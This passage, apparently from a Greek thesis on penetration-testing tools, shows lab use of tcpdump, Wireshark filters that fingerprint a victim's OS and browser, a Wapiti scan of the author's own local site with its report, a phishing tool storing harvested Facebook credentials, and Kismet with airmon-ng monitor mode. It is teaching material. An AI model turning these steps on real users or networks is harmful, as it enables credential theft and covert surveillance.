
```
17:36:43.761332 IP 0.0.0.0 > all-systems.mcast.net: igmp query v2
17:36:43.865174 IP 192.168.1.9.8001 > st-routers.mcast.net.8001: UDP, length 196
17:36:44.171089 IP christos > 224.0.0.252: igmp v2 report 224.0.0.252
17:36:45.502569 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:36:47.141200 IP christos > 224.0.0.251: igmp v2 report 224.0.0.251
17:36:47.448524 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:36:47.960778 IP 192.168.1.9.54416 > 239.255.255.250.15600: UDP, length 35
17:36:48.165511 IP speedport-entry-21.ote.gr > 239.255.255.250: igmp v2 report 239.255.255.250
17:36:49.496977 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:36:50.730124 IP speedport-entry-21.ote.gr.50747 > 239.255.255.250.1900: UDP, length 492
17:36:51.750200 IP speedport-entry-21.ote.gr > 239.1.4.9: igmp v2 report 239.1.4.9
17:36:51.854177 IP 192.168.1.9.8001 > st-routers.mcast.net.8001: UDP, length 196
17:36:53.491508 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:36:54.003767 IP 192.168.1.9.47851 > 239.255.255.250.15600: UDP, length 35
17:36:55.539895 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:36:57.489951 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:36:59.534376 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:01.480335 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:03.528751 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:05.577109 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:07.523056 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:08.957044 IP 192.168.1.9.55291 > 192.168.1.255.15600: UDP, length 35
17:37:09.571436 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:09.800206 IP 192.168.1.9.8001 > st-routers.mcast.net.8001: UDP, length 196
17:37:11.619834 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:11.928591 IP 192.168.1.9.8001 > st-routers.mcast.net.8001: UDP, length 196
17:37:12.029836 IP 192.168.1.9.48794 > 239.255.255.250.15600: UDP, length 35
17:37:13.565865 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:14.521096 IP 2a02:587:750d:ff00:8678:5b8b:dcfc:3923 > 2a06:3700:102:243:1:ntp: NTPv4, Client, length 48
17:37:15.614163 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:15.922877 IP 192.168.1.9.8001 > st-routers.mcast.net.8001: UDP, length 196
17:37:16.638553 IP speedport-entry-21.ote.gr > ff02::1:ffcf:3923: ICMP6, neighbor solicitation, who has 2a02:587:750d:ff00:8678:5b8b:dcfc:3923, length 32
17:37:16.638667 IP 2a02:587:750d:ff00:8678:5b8b:dcfc:3923 > speedport-entry-21.ote.gr: ICMP6, neighbor advertisement, tgt is 2a02:587:750d:ff00:8678:5b8b:dcfc:3923, length 32
17:37:16.640835 IP 2a06:3700:102:243:1:ntp > 2a02:587:750d:ff00:8678:5b8b:dcfc:3923: NTPv4, Server, length 48
17:37:16.712432 IP kali.58117 > speedport-entry-21.ote.gr.domain: 55473+ PTR? 3.2.9.3.f.c.f.f.1.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa. (90)
17:37:17.560094 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:18.174700 IP speedport-entry-21.ote.gr.domain > kali.58117: 55473 0/0/0 (90)
17:37:19.562103 IP fe80::17e1:706f:5501:875b > speedport-entry-21.ote.gr: ICMP6, neighbor solicitation, who has speedport-entry-21.ote.gr, length 32
17:37:19.565048 IP speedport-entry-21.ote.gr > fe80::17e1:706f:5501:875b: ICMP6, neighbor advertisement, tgt is speedport-entry-21.ote.gr, length 24
17:37:19.608628 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:21.656912 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:21.722017 ARP, Request who-has speedport-entry-21.ote.gr tell kali, length 28
17:37:21.725487 ARP, Reply speedport-entry-21.ote.gr is-at 58:78:b3:d1:51:a:c (oui Unknown), length 28
17:37:21.965582 IP 192.168.1.9.8001 > st-routers.mcast.net.8001: UDP, length 196
17:37:23.602861 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:24.012805 IP 192.168.1.9.53182 > 239.255.255.250.15600: UDP, length 35
17:37:24.729218 IP speedport-entry-21.ote.gr > fe80::17e1:706f:5501:875b: ICMP6, neighbor solicitation, who has fe80::17e1:706f:5501:875b, length 32
17:37:24.729213 IP fe80::17e1:706f:5501:875b > speedport-entry-21.ote.gr: ICMP6, neighbor advertisement, tgt is fe80::17e1:706f:5501:875b, length 24
17:37:25.651309 ARP, Request who-has speedport-entry-21.ote.gr tell 192.168.1.9, length 46
17:37:25.960322 IP 192.168.1.9.8001 > st-routers.mcast.net.8001: UDP, length 196
^C
261 packets captured
315 packets received by filter
94 packets dropped by kernel
```

B'.1.3.4 Wireshark

Το “Wireshark” είναι ένα από τα πιο δημοφιλή προγράμματα σχετικά με την ανάλυση πακέτων που υπάρχουν σήμερα και το οποίο είναι ανοικτού κώδικα. Μπορεί να χρησιμοποιηθεί για την επίλυση προβλημάτων του δικτύου, ανάλυση επικοινωνίας μεταξύ των συστημάτων και στην περίπτωση του “penetration test” για τη συλλογή δεδομένων αφού κάποιος εισχωρήσει στο δίκτυο. Θα μπορούσε κανείς να πει ότι το “Wireshark” είναι ίδιο με το “Tcprdump” με τη μόνη διαφορά ότι το “Wireshark” είναι σε γραφικό περιβάλλον και ταξινομεί τα δεδομένα κομμάτια. Το συγκεκριμένο πρόγραμμα έρχεται προεγκατεστημένο στο Kali-Linux και θεωρείται ότι είναι μέσα στα δέκα καλύτερα προγράμματα του συγκεκριμένου λειτουργικού συστήματος. Στην αρχική σελίδα του προγράμματος, ο χρήστης μπορεί να επιλέξει το δίκτυο που θέλει


να εξετάσει σε λειτουργία ζωντανής μετάδοσης τα δεδομένα επιλέγοντας από το “drop-down menu” το επιθυμητό δίκτυο και τελικώς να πατήσει το “start” για να ξεκινήσει την παρακολούθηση του δικτύου. Η παρακάτω εικόνα απεικονίζει την αρχική σελίδα κάποια από τις εκδόσεις του Wireshark. [6]

Εικόνα Β. 41 Εφαρμογή Wireshark [19]




Στις παρακάτω εικόνες περιγράφεται αναλυτικά το περιβάλλον του καθώς επίσης και η λειτουργία του, όπου ο χειρισμός του μπορεί να θεωρηθεί σχετικά εύκολος.

Εικόνα Β. 42 Το περιβάλλον του Wireshark




Αφού λοιπόν ξεκινήσει ο χρήστης το “Wireshark” έχει τη δυνατότητα να εισάγει τη διεύθυνση ip του στόχου σε συγκεκριμένο πεδίο φιλτραρίσματος και ταυτόχρονα συγκεκριμένο τύπο πακέτου που ενδιαφέρει τον εκάστοτε χρήστη.

Εικόνα Β. 43 `ip.src == [target ip] && http`



Εικόνα Β. 44 Αποτέλεσμα χρήσης `ip.src == 192.168.1.8 && http`



Ακολουθώντας την παραπάνω διαδικασία, ο χρήστης παίρνει το αποτέλεσμα της παραπάνω εικόνας αντλώντας έτσι πληροφορίες σχετικά με τον χρήστη που είναι στην `ip = 192.168.1.8` και βλέποντας έτσι ότι χρησιμοποιεί το λειτουργικό MAC OS X και ταυτόχρονα κάνοντας χρήση μιας συγκεκριμένης έκδοσης του Browser Google Chrome. Άλλη μία επιλογή είναι να αποθηκευτούν τα εξαγόμενα αποτελέσματα του προγράμματος σε αρχείο .pcap και να γίνει η αποκρυπτογράφηση από κάποιο online εργαλείο, ώστε να αντληθούν οι απαιτούμενες από τον χρήστη πληροφορίες. Άλλο ένα παραπλήσιο εργαλείο σχετικά με την παρακολούθηση της κυκλοφορίας του δικτύου για να εξάγεις τα επιθυμητά πακέτα είναι το “Tshark”, το οποίο είναι προεγκατεστημένο στο Kali-Linux 2021.1. Είναι σαφώς πιο ελαφρύ καθώς αποτελεί ένα εργαλείο, το οποίο δίνει ακριβώς την ίδια δυνατότητα στον χρήστη με τη μόνη διαφορά ότι τρέχει στο τέρμιναλ με την εντολή: `tshark` και πατώντας `Ctrl + C` σταματάει η λήψη πακέτων. Εναλλακτικά της εντολής `tshark` υπάρχει `tshark -w [file].cap` όπου εξάγει τα πακέτα σε εξωτερικό αρχείο .cap και με τη χρήση κάποιου online εργαλείου γίνεται η αποκρυπτογράφηση των πακέτων.

B'.1.3.5 Wapiti («Σκανάρισμα» ευπαθειών)

Επιτρέπει να ελέγξει ο επιτιθέμενος τις ευπάθειες των “websites” για να κάνει και την αντίστοιχη επίθεση που επιθυμεί. Εκτελεί δηλαδή ένα “black-box” «σκανάρισμα» (δεν μελετά την πηγή του κώδικα) της “web” εφαρμογής ψάχνοντας “scripts” και άλλες μορφές από όπου μπορούν να εισαχθούν δεδομένα. Συνοπτικά το ανωτέρω πρόγραμμα καλύπτει τις παρακάτω ενότητες: [8]

1. SQL injections και XPath injections
2. Cross Site Scripting (XSS)
3. Ανίχνευση αποκάλυψης αρχείων
4. Ανίχνευση εκτέλεσης εντολών (eval(), system() κτλ.)
5. XXE (Xml eXternal Entity) injection
6. CRLF injection
7. Εύρεση επικίνδυνων αρχείων
8. Εύρεση αντιγράφων (backup) των “scripts” σε server
9. Shellshock
10. Απαρίθμηση φακέλων και αρχείων
11. Server Side Request Forgery
12. Άνοιγμα ανακατευθύνσεων
13. Ανίχνευση ασυνήθιστων μεθόδων HTTP
14. Βασικός αξιολογητής CSP
15. Brute Force login μορφή (χρησιμοποιώντας dictionary list)
16. Έλεγχος ασφάλειας κεφαλίδων HTTP
17. Έλεγχος ασφαλείας cookie
18. Cross Site Request Forgery (CSRF) βασική ανίχνευση
19. Το αποτύπωμα των “web applications” χρησιμοποιώντας τη βάση δεδομένων του Wappalyzer
20. Απαρίθμηση των ενοτήτων του Wordpress και Drupal

Τέλος, υποστηρίζει τις επιθέσεις με μεθόδους “GET” και “POST HTTP” καθώς επίσης και πολύμορφη διείσδυση αρχείων με “payloads”. Στη συγκεκριμένη περίπτωση παραθέτω ένα παράδειγμα σκαναρίσματος ευπαθειών χρησιμοποιώντας το raspberrypi σε ένα σύστημα Ubuntu 20.04, όπου ανέβασα σε επίπεδο τοπικό μία “webpage” μέσω του Apache2 με διεύθυνση: <http://192.168.1.3/> . Πιο συγκεκριμένα χρησιμοποίησα την παρακάτω εντολή: `sudo wapiti -u http://192.168.1.3/` και το αποτέλεσμα φαίνεται στην παρακάτω εικόνα. [8]

Εικόνα Β. 45 `sudo wapiti -u http://192.168.1.3/`

```

kali@kali:~$ sudo wapiti -u http://192.168.1.3/
Wapiti-3.6.4 (wapiti.sourceforge.io)
[*] Saving scan state, please wait ...

Note
This scan has been saved in the file /root/.wapiti/scans/192.168.1.3_folder_e8f7f471.db
[*] Wapiti found 1 URLs and forms during the scan
[*] Loading modules:
    backup, blindsql, brute_login_form, buster, cookieflags, crlf, csp, csrf, exec, file, htaccess, http_headers, methods, nikto, permanentxxs, redirect, shellshock, sql, ssrf, wapp, xss, xxe
Problem with local wapp database.
Downloading from the web...
[*] Launching module csp
    CSP is not set
[*] Launching module http_headers
    Checking X-Frame-Options :
    X-Frame-Options is not set
    Checking X-XSS-Protection :
    X-XSS-Protection is not set
    Checking X-Content-Type-Options :
    X-Content-Type-Options is not set
    Checking Strict-Transport-Security :
    Strict-Transport-Security is not set
[*] Launching module cookieflags
[*] Launching module exec
[*] Launching module file
[*] Launching module sql
[*] Launching module xss
[*] Launching module ssrf
[*] Asking endpoint URL https://wapiti.ovh/get_ssrf.php?id=540117 for results, please wait ...
[*] Launching module redirect
[*] Launching module blindsql
[*] Launching module permanentxxs
Report
A report has been generated in the file /root/.wapiti/generated_report
  
```

Κατά την εκτέλεση του ανωτέρω προγράμματος παράγεται και αυτόματα μία αναφορά της μορφής “report.html” και κατά την οποία υπάρχει αναλυτική εμφάνιση των

ευπαθειών του στόχου που στην προκειμένη περίπτωση είναι <http://192.168.1.3/>. Παρακάτω παραθέτω εικόνα της αναλυτικής αναφοράς του προγράμματος “report.html”. [8]

Εικόνα Β. 46 report.html του wapiti

Wapiti vulnerability report	
Target: http://192.168.1.3/	
Date of the scan: Sat, 17 Jul 2021 13:05:43 +0000. Scope of the scan: folder	
Summary	
Category	Number of vulnerabilities found
Backup file	0
Blind SQL Injection	0
Weak credentials	0
CRLF Injection	0
Content Security Policy Configuration	1
Cross Site Request Forgery	0
Potentially dangerous file	0
Command execution	0
Path Traversal	0
Htaccess Bypass	0
HTTP Secure Headers	4
HttpOnly Flag cookie	0
Open Redirect	0
Secure Flag cookie	0
SQL Injection	0
Server Side Request Forgery	0
Cross Site Scripting	0
XML External Entity	0
Internal Server Error	0
Resource consumption	0
Fingerprint web technology	0


Εικόνα Β. 47 report.html του wapiti συνέχεια

Content Security Policy Configuration		
Description Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.		
Vulnerability found in /		
Description	HTTP Request	cURL command line
CSP is not set		
Solutions Configuring Content Security Policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values to control what resources the user agent is allowed to load for that page.		
References • Mozilla: Content Security Policy (CSP) • OWASP: Content Security Policy Cheat Sheet • OWASP: How to do Content Security Policy (PDF)		
HTTP Secure Headers		
Description HTTP security headers tell the browser how to behave when handling the website's content.		
Vulnerability found in /		
Description	HTTP Request	cURL command line
X-Frame-Options is not set		
Vulnerability found in /		
Description	HTTP Request	cURL command line
X-XSS-Protection is not set		
Vulnerability found in /		
Description	HTTP Request	cURL command line
Strict-Transport-Security is not set		
Solutions Use the recommendations for hardening your HTTP Security Headers.		
References • Netsparker: HTTP Security Headers: An Easy Way to Harden Your Web Applications • KeyCDN: Hardening Your HTTP Security Headers • OWASP: HTTP SECURITY HEADERS (Protection For Browsers) (PDF)		

Όπως φαίνεται στις παραπάνω εικόνες, υπάρχει ένας αναλυτικός πίνακας των ευπαθειών για κάθε επίθεση. Επίσης, στο συγκεκριμένο “website” δεν γίνεται η χρήση του “Content Security Policy” για να γίνει η ανίχνευση και η αναχαίτιση διαφόρων τύπων επιθέσεων, οι οποίες είναι “Cross Site Scripting (XSS)” και “data injections” ενώ προτείνει παράλληλα ρυθμίσεις για να υπάρξει καλύτερη προστασία για τις διάφορες τύπου επιθέσεις.


Εκτός από τα διαπιστευτήρια του λογαριασμού του θύματος, μπορεί να γίνει γνωστή και η διεύθυνση ip του θύματος καθώς επίσης το λειτουργικό σύστημα που χρησιμοποιεί και τι είδους “browser” χρησιμοποιεί.

Εικόνα Β. 49 Το παράθυρο όπου εισάγονται τα στοιχεία



Τέλος, εκτός από την εμφάνιση από το πρόγραμμα του κωδικού εισαγωγής και του email για τη σύνδεση στο “Facebook”, υπάρχει και αποθηκευμένο αρχείο με τα διαπιστευτήρια του χρήστη του “Facebook” όπως φαίνεται και στην παρακάτω εικόνα.

Εικόνα Β. 50 nano /blackeye/sites/facebook/usernames.txt



B'.1.3.7 Kismet

Το συγκεκριμένο πρόγραμμα είναι ένας 802.11 “wireless” ανιχνευτής ώστε να βοηθήσει τον επιτιθέμενο να στοχεύσει το υποψήφιο θύμα του και τελικά να εισχωρήσει στο σύστημά του. Είναι με διαφορά ένα από τα δημοφιλέστερα εργαλεία ασφαλείας και ευρέως χρησιμοποιήσιμο στο “penetration testing”. Δουλεύει με οποιαδήποτε “wireless” κάρτα που μπορεί να υποστηρίξει λειτουργία παρακολούθησης (RFMON). Μπορεί να ανιχνεύσει δεδομένα κίνησης από 802.11b, 802.11a, 802.11g και 802.11n. Τέλος, υποστηρίζει GPS και μπορεί να παρακολουθήσει πολλαπλούς “wireless” προσαρμογείς. Παρακάτω παραθέτω ένα παράδειγμα χρησιμοποιώντας το raspberry pi 4 model B με το ανωτέρω πρόγραμμα. Κάνοντας χρήση των παρακάτω εντολών κατά σειρά έχω τα εξής αποτελέσματα: [8] & [18]

1. sudo airmon-ng

sudo airmon-ng

```
kali@kali:~$ sudo airmon-ng
[sudo] password for kali:
PHY      Interface  Driver      Chipset
phy0     wlan0      brcmfmac    Broadcom 43430
phy1     wlan1      rtl8188eu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
```

2. sudo airmon-ng start wlan0

sudo airmon-ng start wlan0

```
kali@kali:~$ sudo airmon-ng start wlan0
Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
400 dhclient
404 NetworkManager
516 wpa_supplicant

PHY      Interface  Driver      Chipset
phy0     wlan0      brcmfmac    Broadcom 43430
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
phy1     wlan1      rtl8188eu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
```

3. sudo kismet -c wlan0mon

Εικόνα Β. 51 *sudo kismet -c wlan0mon*

```
kali@kali:~$ sudo kismet -c wlan0mon
INFO: Including sub-config file: /etc/kismet/kismet_httpd.conf
